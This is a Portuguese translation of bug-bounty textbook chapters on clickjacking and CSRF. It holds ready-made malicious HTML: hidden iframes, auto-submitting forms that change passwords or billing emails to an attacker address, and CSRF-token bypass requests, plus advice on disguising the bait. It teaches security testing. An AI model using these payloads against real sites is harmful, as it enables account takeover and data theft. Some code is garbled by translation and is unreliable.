Se você encontrar um desses recursos, poderá contornar a proteção contra clickjacking usando o *truque do iframe duplo*. Esse truque funciona enquadrando sua página maliciosa em uma página no domínio da vítima. Primeiro, crie uma página que enquadre a funcionalidade alvo da vítima. Em seguida, coloque a página inteira em um iframe hospedado pelo site da vítima (Figura 8-6).




Figura 8-6: Você pode tentar colocar seu site em um iframe hospedado pelo site da vítima para contornar a verificação inadequada de frames.

Dessa forma, tanto top.location quanto self.location apontam para victim.com. O código de bloqueio de quadros determinaria que a página victim.com mais interna é enquadrada por outra página victim.com em seu domínio e, portanto, consideraria o enquadramento seguro. A página intermediária do invasor não seria detectada.

Sempre se pergunte se o desenvolvedor pode ter deixado passar algum caso extremo ao implementar os mecanismos de proteção. Você pode explorar esses casos extremos a seu favor?

Vamos dar uma olhada em um exemplo de relatório. O Periscope é um aplicativo de transmissão de vídeo ao vivo e, em 10 de julho de 2019, descobriu-se que ele estava vulnerável a uma vulnerabilidade de clickjacking. Você pode encontrar o relatório de bug divulgado em <https://hackerone.com/reports/591432>. O site estava usando a diretiva X-Frame-Options ALLOW-FROM para evitar o clickjacking. Essa diretiva permite que as páginas especifiquem os URLs que têm permissão para enquadrá-las, mas é uma diretiva obsoleta que não é suportada por muitos navegadores. Isso significa que todos os recursos nos subdomínios <https://canary-web.pscp.tv> e <https://canary-web.periscope.tv> estavam vulneráveis ao clickjacking se a vítima estivesse usando um navegador que não suportasse a diretiva, como os navegadores Chrome, Firefox e Safari mais recentes. Como a página de configurações de conta do Periscope permite que os usuários desativem suas contas, um invasor poderia, por exemplo, enquadrar a página de configurações e enganar os usuários para que desativassem suas contas.

Aumentando o ataque

Os sites geralmente apresentam páginas sem proteção contra clickjacking. Desde que a página não contenha ações exploráveis, a falta de proteção contra o clickjacking não é considerada uma vulnerabilidade. Por outro lado, se a página enquadrável contiver ações confidenciais, o impacto do clickjacking será correspondentemente grave.

Concentre-se nas funcionalidades mais importantes do aplicativo para obter o máximo de impacto nos negócios. Por exemplo, digamos que um site tenha duas páginas enquadráveis. A primeira página contém um botão que realiza transferências do saldo bancário do usuário, enquanto a segunda contém um botão que altera a cor do tema do usuário no site. Embora ambas as páginas contenham vulnerabilidades de clickjacking, o impacto de um bug de clickjacking é significativamente maior na primeira página do que na segunda.

Você também pode combinar várias vulnerabilidades de clickjacking ou encadear o clickjacking com outros bugs para abrir caminho para problemas de segurança mais graves. Por exemplo, os aplicativos geralmente enviam ou divulgam informações de acordo com as preferências do usuário. Se você puder alterar essas configurações por meio de clickjacking, muitas vezes poderá induzir a divulgação de informações confidenciais. Digamos que `bank.example.com` contenha várias vulnerabilidades de clickjacking. Uma delas permite que os invasores alterem o e-mail de cobrança de uma conta e outra permite que os invasores enviem um resumo da conta para seu e-mail de cobrança. O HTML da página maliciosa tem a seguinte aparência:

```
<html>
  <h3>Bem-vindos ao meu site!</h3>
  <iframe src="https://bank.example.com/change_billing_email?email=attacker@attacker.com" width="500"
    height="500">
  </iframe>
  <iframe src="https://bank.example.com/send_summary" width="500" height="500">
  </iframe>
</html>
```

Primeiro, você pode alterar o e-mail de cobrança da vítima para o seu próprio e-mail e, em seguida, fazer com que a vítima envie um resumo da conta para o seu endereço de e-mail para vazar as informações contidas no relatório de resumo da conta. Dependendo do que o resumo da conta revelar, você poderá coletar dados como endereço, números de telefone e informações de cartão de crédito associadas à conta! Observe que, para que esse ataque seja bem-sucedido, o usuário vítima teria que clicar duas vezes no site do invasor.

Uma observação sobre a entrega da carga útil de clickjacking

Muitas vezes, nos relatórios de recompensas por bugs, você precisará mostrar às empresas que os atacantes reais poderiam explorar efetivamente a vulnerabilidade que você encontrou. Isso significa que você precisa entender como os invasores podem explorar os bugs de clickjacking na natureza.

As vulnerabilidades de clickjacking dependem da interação do usuário. Para que o ataque seja bem-sucedido, o invasor teria que construir um site convincente

o suficiente para os usuários clicarem. Isso geralmente não é difícil, pois os usuários não costumam tomar precauções antes de clicar em páginas da Web. Mas se você quiser que seu ataque se torne mais convincente, confira o Social-Engineer Toolkit (<https://github.com/trustedsec/social-engineer-toolkit>). Esse conjunto de ferramentas pode, entre outras coisas, ajudá-lo a clonar sites famosos e usá-los para fins maliciosos. Você pode então colocar o iframe no site clonado.

Em minha experiência, o local mais eficaz para colocar o botão oculto é diretamente em cima de um pop-up "Aceite que este site usa cookies! Os usuários geralmente clicam nesse botão para fechar a janela sem pensar muito.

Encontrando sua primeira vulnerabilidade de clickjacking!

Agora que você sabe o que são bugs de clickjacking, como explorá-los e como escalá-los, encontre sua primeira vulnerabilidade de clickjacking! Siga as etapas descritas neste capítulo:

1. Identifique as ações que mudam de estado no site e anote os locais de seus URLs. Marque as que exigem apenas cliques do mouse para serem executadas para testes adicionais.
2. Verifique se há nessas páginas o cabeçalho X-Frame-Options, Content-Security-Policy e um cookie de sessão SameSite. Se você não conseguir identificar esses recursos de proteção, a página pode estar vulnerável!
3. Crie uma página HTML que enquadre a página de destino e carregue essa página em um navegador para ver se a página foi enquadrada.
4. Confirme a vulnerabilidade executando um ataque simulado de clickjacking em sua própria conta de teste.
5. Crie uma maneira sorridente de entregar sua carga útil aos usuários finais e considere o impacto maior da vulnerabilidade.
6. Elabore seu primeiro relatório de clickjacking!

9

CROSS-SITE REQUEST FORGEY



A falsificação de solicitação entre sites (CSRF) é uma técnica do lado do cliente usada para atacar outros usuários de um aplicativo da Web.

Usando CSRF, os invasores

pode enviar solicitações HTTP que fingem vir da vítima, realizando ações indesejadas em nome dela. Por exemplo, um invasor pode alterar sua senha ou transferir dinheiro de sua conta bancária sem sua permissão.

Os ataques CSRF visam especificamente a solicitações de alteração de estado, como o envio de tweets e a modificação das configurações do usuário, em vez de solicitações que revelam informações confidenciais do usuário. Isso ocorre porque os invasores não poderão ler a resposta às solicitações forjadas enviadas durante um ataque CSRF. Vamos ver como esse ataque funciona.

Mecanismos

Lembre-se do Capítulo 3 que a maioria dos aplicativos modernos da Web autentica seus usuários e gerencia as sessões de usuários usando cookies de sessão. Quando você faz login pela primeira vez em um site, o servidor Web estabelece uma nova sessão: ele envia ao navegador um cookie de sessão associado à sessão, e esse cookie comprova sua identidade para o servidor. Seu navegador armazena os cookies de sessão associados a esse site e os envia junto com cada solicitação subsequente que você enviar ao site. Tudo isso acontece automaticamente, sem o envolvimento do usuário.

Por exemplo, quando você entra no Twitter, o servidor do Twitter envia ao seu navegador o cookie de sessão por meio de um cabeçalho de resposta HTTP chamado Set-Cookie:

Set-Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE;

Seu navegador recebe o cookie de sessão, armazena-o e o envia por meio do cabeçalho de solicitação HTTP Cookie em cada uma de suas solicitações ao Twitter. É assim que o servidor sabe que suas solicitações são legítimas:

Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE;

Munido do seu cookie de sessão, você pode executar ações autenticadas, como acessar informações confidenciais, alterar sua senha ou enviar uma mensagem privada sem precisar digitar novamente sua senha. Para obter seus próprios cookies de sessão, intercepte as solicitações que seus navegadores enviam ao site depois que você faz login.

Agora, digamos que haja um formulário HTML Send a Tweet na página da Web do Twitter. Os usuários podem inserir seus tweets usando esse formulário e clicando no botão Enviar para enviá-los (Figura 9-1).



The image shows a screenshot of a web page with a light gray background. At the top, the text "Send a tweet." is displayed in a large, bold, black font. Below this, there is a text input field containing the text "Hello world!". To the right of the input field is a blue rectangular button with the word "Submit" in white. The overall layout is clean and minimalist.

Figura 9-1: Um exemplo de formulário HTML que permite aos usuários enviar um tweet

Observe que o Twitter realmente não usa esse formulário (e a funcionalidade Enviar um Tweet do Twitter não é vulnerável a ataques CSRF). O código-fonte do formulário HTML de exemplo tem a seguinte aparência:

```
<html>
1 <h1>Envie um tweet.</h1>
2 <form method="POST" action="https://twitter.com/send_a_tweet">
3 <input type="text" name="tweet_content" value="Hello world!">
4 <input type="submit" value="Submit">
</form>
</html>
```

As tags `<h1>` indicam um cabeçalho HTML de primeiro nível 1, enquanto as tags `<form>`

definem o início e o fim de um formulário HTML 2. O formulário tem a tag

atributo de método POST e o atributo de ação `https://twitter.com/send_a_tweet`. Isso significa que o formulário enviará uma solicitação POST para o endpoint `https://twitter.com/send_a_tweet` quando o usuário clicar em Submit. Em seguida, um A tag `<input>` define uma entrada de texto com o valor padrão de Hello world! Quando o formulário for enviado, qualquer entrada do usuário nesse campo será enviada como um parâmetro POST chamado `tweet_content` **3**. Uma segunda tag de entrada define o botão Submit **4**. Quando os usuários clicarem nesse botão, o formulário será enviado.

Quando você clicar no botão Enviar na página, seu navegador enviará uma solicitação POST para `https://twitter.com/send_a_tweet`. O navegador incluirá seu cookie de sessão do Twitter na solicitação. Você pode ver a solicitação gerada pelo formulário em seu proxy. Ela deve ter a seguinte aparência:

```
POST /send_a_tweet
Host: twitter.com
Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE

(Corpo da solicitação POST)
tweet_content="Hello world!"
```

Essa funcionalidade tem uma vulnerabilidade: qualquer site, e não apenas o Twitter, pode iniciar essa solicitação. Imagine que um invasor hospede seu próprio site que exiba um formulário HTML como o da Figura 9-2.



A screenshot of a simple HTML form. The title of the page is "Please click Submit.". Below the title are two buttons: "Follow @vickiel7 on Twi" and "Submit".

Figura 9-2: Um exemplo de formulário HTML que um invasor usa para explorar uma vulnerabilidade de CSRF

O código-fonte da página é o seguinte:

```
<html>
  <h1>Por favor, clique em Enviar.</h1>
  <form method="POST" action="https://twitter.com/send_a_tweet" id="csrf-form">
    <input type="text" name="tweet_content" value="Siga @vickiel7 no Twitter!">
    <input type="submit" value="Submit">
  </form>
</html>
```

Quando você clicar no botão Enviar nessa página, seu navegador enviará uma solicitação POST. Como o navegador inclui automaticamente seus cookies de sessão do Twitter nas solicitações ao Twitter, o Twitter tratará a solicitação como válida, fazendo com que sua conta envie um tweet Siga @vickiel7 no Twitter! Aqui está a solicitação de resposta correta:

```
POST /send_a_tweet
Host: twitter.com
Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE
```

(corpo da solicitação POST)
tweet_content="Siga @vickiel7 no Twitter!"

Mesmo que essa solicitação não venha do Twitter, o Twitter a reconhecerá como válida porque inclui seu cookie de sessão real do Twitter. Esse ataque faria com que você enviasse o tweet toda vez que clicasse em Enviar na página maliciosa.

É verdade que essa página de ataque não é muito útil: ela exige que a vítima clique em um botão, o que a maioria dos usuários provavelmente não fará. Como os invasores podem tornar a exploração mais confiável? Na realidade, uma página CSRF maliciosa seria mais parecida com esta:

```
<html>
  <iframe style="display:none" name="csrf frame"> 1
    <form method="POST" action="https://twitter.com/send_a_tweet" target="csrf-
      frame" id="csrf-form"> 2
        <input type="text" name="tweet_content" value="Siga @vickiel7 no Twitter!">
        <input type='submit' value="Submit">
      </form>
  </iframe>

  <script>document.getElementById("csrf-form").submit();</script> 3
</html>
```

Esse HTML coloca o formulário em um iframe invisível para ocultá-lo da visão do usuário. Lembre-se de que, no Capítulo 8, um *iframe* é um elemento HTML que incorpora outro documento ao documento HTML atual. O estilo desse iframe específico está definido como `display:none`, o que significa que ele não será exibido na página, tornando o formulário invisível **1**. Em seguida, o código JavaScript entre as tags de script **3** enviará o formulário com o ID `csrf-form` **2** sem a necessidade de interação do usuário. O código busca o formulário HTML referindo-se a ele por seu ID, `csrf-form`. Em seguida, o código envia o formulário chamando o método `submit()` nele. Com essa nova página de ataque, qualquer vítima que visitar o site malicioso será forçada a tuitar.

O que os invasores podem realmente realizar com uma vulnerabilidade CSRF real depende de onde a vulnerabilidade é encontrada. Por exemplo, digamos que uma solicitação que esvazia o carrinho de compras on-line de um usuário tenha uma vulnerabilidade de CSRF. Quando explorada na natureza, essa vulnerabilidade pode, no máximo, causar incômodo aos usuários do site. Ela não tem o potencial de causar nenhum grande prejuízo financeiro ou roubo de identidade.

Por outro lado, alguns CSRFs podem levar a problemas muito maiores. Se uma vulnerabilidade de CSRF estiver presente em solicitações usadas para alterar a senha de um usuário, por exemplo, um invasor poderá alterar as senhas de outros usuários contra a vontade deles e assumir o controle de todas as suas contas! E quando um CSRF aparece em funcionalidades que lidam com as finanças do usuário, como transferências de saldo de conta, os invasores podem causar transferências não autorizadas de saldo da conta bancária da vítima. Você também pode usar CSRFs para acionar vulnerabilidades de injeção, como XSS e injeções de comando.

Prevenção

A melhor maneira de evitar CSRFs é usar *tokens CSRF*. Os aplicativos podem incorporar essas cadeias de caracteres aleatórias e imprevisíveis em todos os formulários de seus sites, e os navegadores enviarão essa cadeia de caracteres junto com cada solicitação de alteração de estado. Quando a solicitação chega ao servidor, o servidor pode validar o token para garantir que a solicitação realmente se originou de seu site. Esse token CSRF deve ser exclusivo para cada sessão e/ou formulário HTML para que os invasores não possam adivinhar o valor do token e incorporá-lo em seus sites. Os tokens devem ter entropia suficiente para que não possam ser deduzidos por meio da análise de tokens entre sessões.

O servidor gera tokens CSRF aleatórios e incorpora os tokens CSRF corretos em formulários no site legítimo. Observe o novo campo de entrada usado para especificar um token CSRF:

```
<form method="POST" action="https://twitter.com/send_a_tweet">
    <input type="text" name="tweet_content" value="Hello world!">
    <input type="text" name="csrf_token" value="871caef0757a4ac9691aceb9aad8b65b">
    <input type="submit" value="Submit">
</form>
```

O servidor do Twitter pode exigir que o navegador envie o valor correto do parâmetro POST csrf_token junto com a solicitação para que ela seja bem-sucedida. Se o valor de csrf_token estiver ausente ou incorreto, o servidor deverá considerar a solicitação como falsa e rejeitá-la.

Aqui está a solicitação POST resultante:

```
POST /send_a_tweet
Host: twitter.com
Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE

(corpo da solicitação POST)
tweet_content="Hello world!"&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

Muitas estruturas têm tokens CSRF incorporados, portanto, muitas vezes você pode simplesmente usar a implementação da sua estrutura.

Além de implementar tokens CSRF para garantir a autenticidade das solicitações, outra forma de proteção contra CSRF é com os cookies SameSite. O cabeçalho Set-Cookie permite o uso de vários sinalizadores opcionais para proteger os cookies dos usuários, um dos quais é o sinalizador SameSite. Quando o sinalizador SameSite em um cookie é definido como Strict, o navegador do cliente não enviará o cookie durante solicitações entre sites:

```
Set-Cookie: PHPSESSID=UEhQU0VTU0IE; Max-Age=86400; Secure; HttpOnly; SameSite=Strict
```

Outra configuração possível para o sinalizador SameSite é Lax, que informa ao navegador do cliente para enviar um cookie somente em solicitações que causam navegação de nível superior (quando os usuários clicam ativamente em um link e navegam para o site). Essa configuração garante que os usuários ainda tenham acesso aos recursos do seu site se a solicitação entre sites for intencional. Por exemplo, se você navegar para o Facebook a partir de

um site de terceiros, seus logins do Facebook serão enviados. Mas se um site de terceiros iniciar uma solicitação POST para o Facebook ou tentar incorporar o conteúdo do Facebook em um iframe, os cookies não serão enviados:

Set-Cookie: PHPSESSID=UEhQU0VTU0IE; Max-Age=86400; Secure; HttpOnly; SameSite=Lax

Especificar o atributo SameSite é uma boa proteção contra CSRF porque as configurações Strict e Lax impedirão que os navegadores enviem cookies em solicitações POST ou AJAX de formulários entre sites e dentro de iframes e tags de imagem. Isso torna inútil o ataque clássico de forma oculta CSRF.

Em 2020, o Chrome e alguns outros navegadores tornaram SameSite=Lax a configuração de cookie padrão se não for explicitamente definida pelo aplicativo da Web. Portanto, mesmo que um aplicativo da Web não implemente a proteção CSRF, os invasores não poderão atacar uma vítima que usa o Chrome com POST CSRF. A eficácia de um ataque CSRF clássico provavelmente será bastante reduzida, já que o Chrome tem a maior participação no mercado de navegadores da Web. No Firefox, a configuração padrão SameSite é um recurso que precisa ser ativado. Você pode ativá-la acessando about:config e definindo network.cookie.sameSite.laxByDefault como true.

Mesmo quando os navegadores adotam a política SameSite-by-default, os CSRFs ainda são possíveis sob algumas condições. Primeiro, se o site permitir solicitações de alteração de estado com o método HTTP GET, sites de terceiros poderão atacar os usuários criando CSRF com uma solicitação GET. Por exemplo, se o site permitir que você altere uma senha com uma solicitação GET, você poderá publicar um link como este para induzir os usuários a clicar nele: https://email.example.com/password_change?new_password=abc123.

Como clicar nesse link causará uma navegação de nível superior, os cookies de sessão do usuário serão incluídos na solicitação GET, e o ataque CSRF será bem-sucedido:

```
GET /password_change?new_password=abc123 Host:  
email.example.com  
Cookie: session_cookie=YOUR_SESSION_COOKIE
```

Em outro cenário, os sites definem manualmente o atributo SameSite de um cookie como Nenhum. Alguns aplicativos da Web têm recursos que exigem que sites de terceiros enviem solicitações autenticadas entre sites. Nesse caso, você pode definir explicitamente SameSite em um cookie de sessão como Nenhum, permitindo o envio do cookie entre origens, de modo que os ataques CSRF tradicionais ainda funcionariam. Por fim, se a vítima estiver usando um navegador que não define o atributo SameSite como Lax por padrão (incluindo Firefox, Internet Explorer e Safari), os ataques CSRF tradicionais ainda funcionarão se o aplicativo de destino não implementar uma proteção CSRF diligente.

Exploraremos outras formas de contornar a proteção CSRF mais adiante neste capítulo. Por enquanto, lembre-se: quando os sites não implementam cookies SameSite ou outra proteção CSRF para cada solicitação de alteração de estado, a solicitação se torna vulnerável a CSRF se o usuário não estiver usando um navegador SameSite-by-default. A proteção CSRF ainda é de responsabilidade do site, apesar da adoção do SameSite-by-default.

Busca de CSRFs

Os CSRFs são comuns e fáceis de explorar. Para procurá-los, comece descobrindo solicitações de mudança de estado que não estejam protegidas por proteções CSRF. Aqui está um processo de três etapas para fazer isso. Lembre-se de que, como navegadores como o Chrome oferecem proteção automática contra CSRF, você precisa testar com outro navegador, como o Firefox.

Etapa 1: Identificar ações que mudam o estado

As ações que alteram os dados dos usuários são chamadas de *ações de alteração de estado*. Por exemplo, o envio de tweets e a modificação das configurações do usuário alteram o estado. A primeira etapa da detecção de CSRFs é fazer login no site de destino e navegar por ele em busca de qualquer atividade que altere os dados.

Por exemplo, digamos que você esteja testando *email.example.com*, um subdomínio de *example.com* que lida com e-mail. Percorra todas as funcionalidades do aplicativo, clicando em todos os links. Intercepte as solicitações geradas com um proxy como o Burp e anote seus endpoints de URL.

Registre esses pontos de extremidade um a um, em uma lista como a seguinte, para que você possa revisitá-los e testá-los posteriormente:

Solicitações de mudança de estado em *email.example.com*

- Alterar senha: *email.example.com/password_change*
Solicitação POST
Parâmetros da solicitação: new_password
- Enviar e-mail: *email.example.com/send_email*
Solicitação POST
Parâmetros de solicitação: draft_id, recipient_id
- Excluir e-mail: *email.example.com/delete_email*
Solicitação POST
Parâmetros da solicitação: email_id

Etapa 2: Procure a falta de proteções CSRF

Agora, visite esses endpoints para testá-los quanto a CSRFs. Primeiro, abra o Burp Suite e comece a interceptar todas as solicitações para o site de destino na guia Proxy. Alterne o botão **Interceptar** até que ele indique que a **interceptação está ativada** (Figura 9-3).



```
1 POST /password_change
2 Host: email.example.com
3 Cookie: session_cookie=YOUR_SESSION_COOKIE
4
5 new_password=abc123
```

Figura 9-3: A opção Set to Intercept está ativada para capturar o tráfego do seu navegador. Clique no botão **Encaminhar**

para encaminhar a solicitação atual para o servidor.

Permita que o Burp seja executado em segundo plano para registrar outro tráfego relacionado ao site de destino enquanto você estiver procurando ativamente por CSRFs. Continue clicando no botão **Forward** até encontrar a solicitação associada à ação de alteração de estado. Por exemplo, digamos que você esteja testando se a função de alteração de senha que descobriu é vulnerável a CSRFs. Você interceptou a solicitação em seu proxy Burp:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE
```

(Corpo da solicitação POST)
new_password=abc123

Na solicitação interceptada, procure sinais de mecanismos de proteção CSRF. Use a barra de pesquisa na parte inferior da janela para procurar a string "csrf" ou "state". Os tokens CSRF podem ser apresentados de várias formas além dos parâmetros do corpo do POST; às vezes, eles também aparecem em cabeçalhos de solicitação, cookies e parâmetros de URL. Por exemplo, eles podem aparecer como o cookie aqui:

```
POST /password_change Host:
email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE; csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

(Corpo da solicitação POST)
new_password=abc123

Mas mesmo que você encontre uma proteção CSRF presente no endpoint, poderá tentar várias técnicas de desvio de proteção. Falarei sobre elas mais adiante neste capítulo.

Etapa 3: Confirmar a vulnerabilidade

Depois de encontrar um endpoint potencialmente vulnerável, você precisará confirmar a vulnerabilidade. Você pode fazer isso criando um formulário HTML malicioso que imita a solicitação enviada pelo site legítimo.

Crie uma página HTML como esta em seu editor de texto. Certifique-se de salvá-la com uma extensão *.html*! Dessa forma, seu computador abrirá o arquivo com um navegador por padrão:

```
<html>
<form method="POST" action="https://email.example.com/password_change" id="csrf-form"> 1
  <input type="text" name="new_password" value="abc123"> 2
  <input type="submit" value="Submit"> 3
</form>
<script>document.getElementById("csrf-form").submit();</script> 4
</html>
```

A tag `<form>` especifica que você está definindo um formulário HTML. O atributo `method` de um formulário HTML especifica o método HTML da solicitação gerada pelo formulário, e o atributo `action` especifica onde a solicitação será

enviado para 1. O formulário gera uma solicitação POST para o endpoint `https://email.example.com/password_change`. Em seguida, há duas tags de entrada. A primeira define um parâmetro POST com o nome `new_password` e o valor `abc123` 2. A segunda especifica um botão Enviar 3. Por fim, a tag `<script>` na parte inferior da página contém o código JavaScript que envia o formulário automaticamente. 4.

Abra a página HTML no navegador que está conectado ao seu site de destino. Esse formulário gerará uma solicitação como esta:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE
```

(Corpo da solicitação POST)
`new_password=abc123`

Verifique se sua senha em `email.example.com` foi alterada para `abc123`. Em outras palavras, verifique se o servidor de destino aceitou a solicitação gerada pela sua página HTML. O objetivo é provar que um site estrangeiro pode realizar ações de alteração de estado em nome de um usuário.

Por fim, alguns sites podem não ter tokens de CSRF, mas ainda assim se protegem contra ataques de CSRF verificando se o cabeçalho do referenciador da solicitação corresponde a um URL legítimo. A verificação do cabeçalho do referenciador protege contra CSRF, pois esses cabeçalhos ajudam os servidores a filtrar solicitações originadas de sites estrangeiros. A confirmação de uma vulnerabilidade de CSRF como essa pode ajudá-lo a descartar pontos de extremidade que tenham proteção de CSRF baseada em referenciador.

No entanto, é importante que os desenvolvedores se lembrem de que os cabeçalhos de referência podem ser manipulados por invasores e não são uma solução de atenuação infalível. Os desenvolvedores devem implementar uma combinação de tokens CSRF e cookies de sessão SameSite para obter a melhor proteção.

Como contornar a proteção CSRF

Os sites modernos estão se tornando mais seguros. Hoje em dia, quando você examina solicitações que lidam com ações confidenciais, elas geralmente têm alguma forma de proteção CSRF. No entanto, a existência de proteções não significa que a proteção seja abrangente, bem implementada e impossível de ser contornada. Se a proteção for incompleta ou defeituosa, você ainda poderá realizar um ataque CSRF com algumas modificações em sua carga útil.

Vamos falar sobre as técnicas que você pode usar para contornar a proteção CSRF implementada em sites.

Exploração de clickjacking

Se o endpoint usar tokens CSRF, mas a página em si for vulnerável ao clickjacking, um ataque discutido no Capítulo 8, você poderá explorar o clickjacking para obter os mesmos resultados de um CSRF.

Isso ocorre porque, em um ataque de clickjacking, um invasor usa um iframe para enquadrar a página em um site mal-intencionado enquanto faz a solicitação de alteração de estado.

são originários do site legítimo. Se a página em que o ponto de extremidade vulnerável estiver localizado for vulnerável ao clickjacking, você poderá obter os mesmos resultados de um ataque CSRF no ponto de extremidade, embora com um pouco mais de esforço e habilidades de CSS.

Verifique se há clickjacking em uma página usando uma página HTML como a seguinte. Você pode colocar uma página em um iframe especificando seu URL como o atributo src de uma tag <iframe>. Em seguida, renderize a página HTML em seu navegador. Se a página na qual a função de alteração de estado está localizada aparecer em seu iframe, a página estará vulnerável ao clickjacking:

```
<html>
  <head>
    <title>Página de teste do Clickjack</title>
  </head>
  <body>
    <p>Essa página é vulnerável a clickjacking se o iframe não estiver em branco!</p>
    <iframe src="PAGE_URL" width="500" height="500"></iframe>
  </body>
</html>
```

Em seguida, você pode usar o clickjacking para induzir os usuários a executar a ação de alteração de estado. Consulte o Capítulo 8 para saber como esse ataque funciona.

Alterar o método de solicitação

Outro truque que você pode usar para contornar as proteções CSRF é alterar o método de solicitação. Às vezes, os sites aceitam vários métodos de solicitação para o mesmo endpoint, mas a proteção pode não estar em vigor para cada um desses métodos. Ao alterar o método de solicitação, você pode conseguir executar a ação sem encontrar a proteção CSRF.

Por exemplo, digamos que a solicitação POST do ponto de extremidade de alteração de senha esteja protegida por um token CSRF, como este:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE

(Corpo da solicitação POST)
new_password=abc123&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

Você pode tentar enviar a mesma solicitação como uma solicitação GET e ver se consegue se safar sem fornecer um token CSRF:

```
GET /password_change?new_password=abc123
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE
```

Nesse caso, sua página HTML maliciosa poderia ter a seguinte aparência:

```
<html>
  
```

</html>

A tag HTML `` carrega imagens de fontes externas. Ela enviará uma solicitação GET para o URL especificado em seu atributo `src`.

Se a alteração da senha ocorrer após o carregamento dessa página HTML, você poderá confirmar que o endpoint é vulnerável a CSRF por meio de uma solicitação GET. Por outro lado, se a ação original normalmente usa uma solicitação GET, você pode tentar convertê-la em uma solicitação POST.

Ignorar tokens CSRF armazenados no servidor

Mas e se nem o clickjacking nem a alteração do método de solicitação funcionarem? Se o site implementar a proteção CSRF por meio de tokens, aqui estão mais algumas coisas que você pode tentar.

O fato de um site usar tokens CSRF não significa que ele os esteja validando corretamente. Se o site não estiver validando os tokens CSRF da maneira correta, você ainda poderá obter CSRF com algumas modificações na sua página HTML maliciosa.

Primeiro, tente excluir o parâmetro token ou enviar um parâmetro token em branco. Por exemplo, isso enviará a solicitação sem um parâmetro `csrf_token`:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE
```

```
(Corpo da solicitação POST)
new_password=abc123
```

Você pode gerar essa solicitação com um formulário HTML como este:

```
<html>
  <form method="POST" action="https://email.example.com/password_change" id="csrf-form">
    <input type="text" name="new_password" value="abc123">
    <input type='submit' value="Submit">
  </form>
  <script>document.getElementById("csrf-form").submit();</script>
</html>
```

Essa próxima solicitação enviará um parâmetro `csrf_token` em branco:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE

(Corpo da solicitação POST)
new_password=abc123&csrf_token=
```

Você pode gerar uma carga útil como essa usando um formulário HTML como o seguinte:

```
<html>
  <form method="POST" action="https://email.example.com/password_change" id "csrf-form">
    <input type="text" name="new_password" value="abc123">
    <input type="text" name="csrf_token" value="">
    <input type='submit' value="Submit">
  </form>
```

```
</form>
<script>document.getElementById("csrf-form").submit();</script>
</html>
```

A exclusão do parâmetro do token ou o envio de um token em branco geralmente funciona devido a um erro comum na lógica do aplicativo. Às vezes, os aplicativos verificam a validade do token somente se o token existir ou se o parâmetro do token não estiver em branco. O código para o mecanismo de validação de um aplicativo inseguro pode ser mais ou menos assim:

```
def validate_token():
1 if (request.csrf_token == session.csrf_token): pass
    e mais:
2 throw_error("Token CSRF incorreto. Solicitação rejeitada.") [...]

def process_state_changing_action():
    se request.csrf_token:
        validate_token()
3 execute_action()
```

Esse fragmento de código Python primeiro verifica se o token CSRF existe. 1. Se existir, o código continuará a validar o token. Se o token for válido, o código continuará. Se o token for inválido, o código interromperá a execução e produzirá um erro 2. Por outro lado, se o token não existir, o código ignorará a validação e passará a executar a ação imediatamente 3. Nesse caso, enviar uma solicitação sem o token, ou um valor em branco como token, pode significar que o servidor não tentará validar o token.

Você também pode tentar enviar a solicitação com o token CSRF de outra sessão. Isso funciona porque alguns aplicativos podem verificar apenas se o token é válido, sem confirmar que ele pertence ao usuário atual. Digamos que o token da vítima seja 871caef0757a4ac9691aceb9aad8b65b e o seu seja *YOUR_TOKEN*. Embora seja difícil obter o token da vítima, você pode obter seu próprio token facilmente, portanto, tente fornecer seu próprio token no lugar do token legítimo. Você também pode criar outra conta de teste para gerar tokens se não quiser usar seus próprios tokens. Por exemplo, seu código de exploração pode ter a seguinte aparência:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE

(Corpo da solicitação POST)
new_password=abc123&csrf_token=YOUR_TOKEN
```

A lógica do aplicativo defeituoso pode ser parecida com a seguinte:

```
def validate_token():
    se request.csrf_token:
        1 if (request.csrf_token in valid_csrf_tokens): pass
```

e mais:

```
throw_error("Token CSRF incorreto. Solicitação rejeitada.")
```

[...]

```
def process_state_changing_action():
    validate_token()
    2 execute_action()
```

O código Python aqui primeiro valida o token CSRF. Se o token estiver em uma lista de tokens válidos atuais **1**, a execução continua e a ação de alteração de estado é executada **2**. Caso contrário, é gerado um erro e a execução é interrompida. Se esse for o caso, você poderá inserir seu próprio token CSRF na solicitação maliciosa!

Ignorar tokens CSRF de envio duplo

Os sites também costumam usar um *cookie de envio duplo* como uma defesa contra CSRF. Nessa técnica, a solicitação de alteração de estado contém o mesmo token aleatório como cookie e parâmetro de solicitação, e o servidor verifica se os dois valores são iguais. Se os valores forem iguais, a solicitação será considerada legítima. Caso contrário, o aplicativo a rejeitará. Por exemplo, essa solicitação seria considerada válida, porque o csrf_token nos cookies do usuário corresponde ao csrf_token no parâmetro de solicitação POST:

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE; csrf_token=871caef0757a4ac9691aceb9aad8b65b

(Corpo da solicitação POST)
new_password=abc123&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

